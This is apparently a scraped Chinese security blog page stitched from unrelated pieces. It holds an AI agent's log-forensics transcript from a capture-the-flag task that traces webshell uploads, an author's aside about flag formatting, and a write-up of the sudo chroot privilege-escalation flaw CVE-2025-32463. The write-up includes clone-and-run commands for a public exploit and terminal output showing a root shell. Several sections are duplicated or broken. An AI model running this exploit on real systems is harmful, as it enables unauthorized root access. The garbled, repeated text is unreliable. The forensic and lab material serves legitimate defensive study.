000000000yun\logs_AqhGiUX\logs

Thought

> 在工作区搜索 '36\.249\.178\.247'

> 在工作区搜索 '36\.249\.178\.247 .*\.(asp|php|jsp)'

Thought

> 在工作区搜索 'banner_home\.jpg'

> 在工作区搜索 '\bPOST\b.*(upload|multipart/form-data)'

Thought

> 在工作区搜索 '\bPOST\b'

Thought

> 在工作区搜索 '\bPUT\b|\bUPLOAD\b|multipart/form-data|Content-...

> 在工作区搜索 '\bPUT\b .*banner_home\.jpg'

> 在工作区搜索 '\bPOST\b .*banner_home\.jpg'

> 在工作区搜索 'banner_home\.jpg'

Thought

> 在工作区搜索 '\bPUT\b'

> 在工作区搜索 '\.(jsp|php|asp)'

> 在工作区搜索 '61\.149\.186\.6'

> 在工作区搜索 'banner_home\.jpg'

Thought

> 在工作区搜索 'banner_home\.jpg.*37756'

Thought

Thought

> 在工作区搜索 '\bPUT\b'

> 在工作区搜索 '\.(jsp|php|asp)'

> 在工作区搜索 '61\.149\.186\.6'

> 在工作区搜索 'banner_home\.jpg'

Thought

> 在工作区搜索 'banner_home\.jpg.*37756'

Thought

> 在工作区搜索 'banner_home\.jpg.*50428'

Thought

> 在工作区搜索 '\[23/Feb/2018:21:1.*\] "POST'

> 在工作区搜索 '183\.62\.9\.42 .*\.(jsp|php|asp)'

结论

- 日期：2018-02-23
- 上传IP：183.62.9.42
- 当晚尝试访问的WebShell（按首次尝试时间顺序，仅文件名）：table.jsp-en.jsp-2.jsp

证据定位

- 木马文件体积在当天晚间发生变化，说明被替换/上传成功
  - 变更前为 `50428` 字节：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7705`
  - 变更后为 `37756` 字节

- 日期：2018-02-23
- 上传IP：183.62.9.42
- 当晚尝试访问的WebShell（按首次尝试时间顺序，仅文件名）：table.jsp-en.jsp-2.jsp

证据定位

- 木马文件体积在当天晚间发生变化，说明被替换/上传成功
  - 变更前为 `50428` 字节：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7705`
  - 变更后为 `37756` 字节：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7791`
- 与变更窗口紧邻的恶意操作为来自同一IP的 WebShell 请求
  - 多次对 `2.jsp` 的 POST 操作，紧邻文件体积变化前后（21:12:52 至 21:19:46），典型 WebShell 行为：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7739`，`:7777`，`:7799`，`:7801`
- 当晚该IP对多个可疑 JSP 入口进行试探/利用（用于确定 WebShell 文件名和时间顺序）
  - 首次尝试 `table.jsp`：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7712`
  - 多次利用 `en.jsp`（位于 `My97DatePicker/lang/en.jsp`，出现 POST/GET 操作）：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7715`，`:7716`，`:7718`，`:7755`，`:7805`，`:7814`
  - 访问与频繁 POST 的 [illegible]p：

- 与变更窗口紧邻的恶意操作为来自同一IP的 WebShell 请求
  - 多次对 `2.jsp` 的 POST 操作，紧邻文件体积变化前后（21:12:52 至 21:19:46），典型 WebShell 行为：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7739`，`:7777`，`:7799`，`:7801`
- 当晚该IP对多个可疑 JSP 入口进行试探/利用（用于确定 WebShell 文件名和时间顺序）
  - 首次尝试 `table.jsp`：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7712`
  - 多次利用 `en.jsp`（位于 `My97DatePicker/lang/en.jsp`，出现 POST/GET 操作）：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7715`，`:7716`，`:7718`，`:7755`，`:7805`，`:7814`
  - 访问与频繁 POST 的 `2.jsp`：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7719`，`:7739` 等
- 变更窗口界定
  - 最后一个旧体积访问（50428）：`21:02:00` `e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7705`
  - 第一个新体积访问（37756）：`21:18:27` `e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7791`
  - 同一时间段内，`183.62.9.42` 对 `2.jsp` 的 POST 于 `21:18:06` 明显与文件变化时间相邻：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7777`

时间线复原

`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7791`

- 同一时间段内，`183.62.9.42` 对 `2.jsp` 的 POST 于 `21:18:06` 明显与文件变化时间相邻：`e:\000000000yun\logs_AqhGiUX\logs\ex180223.log:7777`

时间线复原

- 21:02:20 尝试 `table.jsp`
- 21:02:32→21:04:26 多次利用 `en.jsp`（POST/GET）
- 21:04:39 首次访问 `2.jsp`，随后 21:12:52 起密集 POST
- 21:18:06 对 `2.jsp` 的关键 POST 后，21:18:27 开始出现 `banner_home.jpg` 新体积（37756），指示木马替换已生效

最终 Flag

- flag{2018-02-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

补充说明与优化建议

- 根因：站点存在可被当作执行入口的 JSP 资源（如 `en.jsp`）和已植入的 WebShell（`2.jsp`），攻击者借此在静态资源目录中替换图片文件内容（伪装木马）。
- 建议：
  - 立即全面清理可执行入口与 WebShell，封禁 `2.jsp` 等异常文件
  - 对静态资源目录启用只读与白名单发布流程，禁止运行态对 `images` 目录写入
  - 关闭或限制 JSP 处理路径下的非业务脚本（如第三方日期组件的 JSP 语言文件），限制 HTTP 方法为 GET
  - 启用WAF与入侵检测，`POST .*\\.jsp` 与

flag是flag{2018-02-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

```
mo.php)
在获取到所有的线索答案后，请按照如下格式进行拼接为flag【格式示例：flag{2011-1-11/111.11.1.11/1111.jsp-e111.jsp-1111.jsp}】
```

最后一直提交不正确，发现02要去掉0

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

infoSEC

最近还好吗

本文目录

1. 漏洞详情
1.1. 漏洞介绍
1.2. 影响版本
1.3. 利用条件
2. 漏洞复现
2.1. 环境配置
2.2. 漏洞复现
3. 漏洞详情
3.1. 漏洞介绍
3.2. 影响版本
3.3. 利用条件
3.4. 漏洞核心
4. 漏洞复现
4.1. 环境配置
4.2. 漏洞复现
5. 手动复现
5.1. 一键提权EXP

最新文章

11-09 暂无标题
09-30 SpringAop链
09-08 Hessian反序列化
08-31 高版本JDKSpring原生反序列化链

CVE-2025-32463

漏洞详情

漏洞介绍

从1.9.14版本的sudo后，就引用了-R(–chroot)选项，本意是用来让用户通过该选项，去指定chroot的目录下执行具有root权限的命令，保证执行环境的隔离。

Linux sudo chroot 权限提升漏洞(CVE-2025-32463)的原理主要就是利用sudo的一个-R/–chroot选项，该工具开始在评估sudoers文件之前解析chroot环境中的路径。这意味着攻击者可以诱骗Sudo读取伪造的 `/etc/nsswitch.conf` 文件——该文件会指示加载恶意共享库如libnss_/woot1337.so.2

影响版本

- 1.9.14 <= sudo <= 1.9.17


注意：Sudo 的旧版本（<= 1.8.32）不会受到此攻击，因为在旧版本中并不存在 chroot 功能。

利用条件

只需要拥有：本地低权限用户的权限即可

漏洞核心

用过这个提权



chwoot-m

此电脑 > E (E:) > 0_to_1_Shen_Tou > CVE-2025-32463_chwoot-main > CVE-2025-32463_chwoot-main

排序 查看

名称	修改日期	类型	大小
Dockerfile	2025/7/13 17:30	.	1 KB
LICENSE	2025/7/13 17:30	.	2 KB
README.md	2025/7/13 17:30	Markdown File	3 KB
run.sh	2025/7/13 17:30	Shell	1 KB
sudo-chwoot.sh	2025/7/13 17:30	Shell	2 KB

试了试

```
sudo: you are not permitted to use the -R option with woot
```

Test exploit in Docker container

```
# 1 – clone repo
$ git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git
$ cd CVE-2025-32463_chwoot

# 2 – build and run Docker image (tagged "sudo-chwoot")
$ ./run.sh

# 3 – run exploit in container (runs root command directly or drops you into a root shell)
pwn@f722d9182d1f:~$ ./sudo-chwoot.sh id
woot!
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
pwn@f722d9182d1f:~$ ./sudo-chwoot.sh
woot!
root@f722d9182d1f:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@f722d9182d1f:/#
```

`run.sh` passes `--privileged` and `--rm` to Docker so the container cleans itself up when you exit.

```
pwn@601e8e8b6972:/tmp$ ./sudo-chwoot.sh id
-bash: ./sudo-chwoot.sh: Permission denied
pwn@601e8e8b6972:/tmp$ chmod +x sudo-chwoot.sh
pwn@601e8e8b6972:/tmp$ ./sudo-chwoot.sh id
woot!
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
pwn@601e8e8b6972:/tmp$ ./sudo-chwoot.sh cat /flag
woot!
flag{78edc16560dd588ccacf702730ff54b5}
pwn@601e8e8b6972:/tmp$
```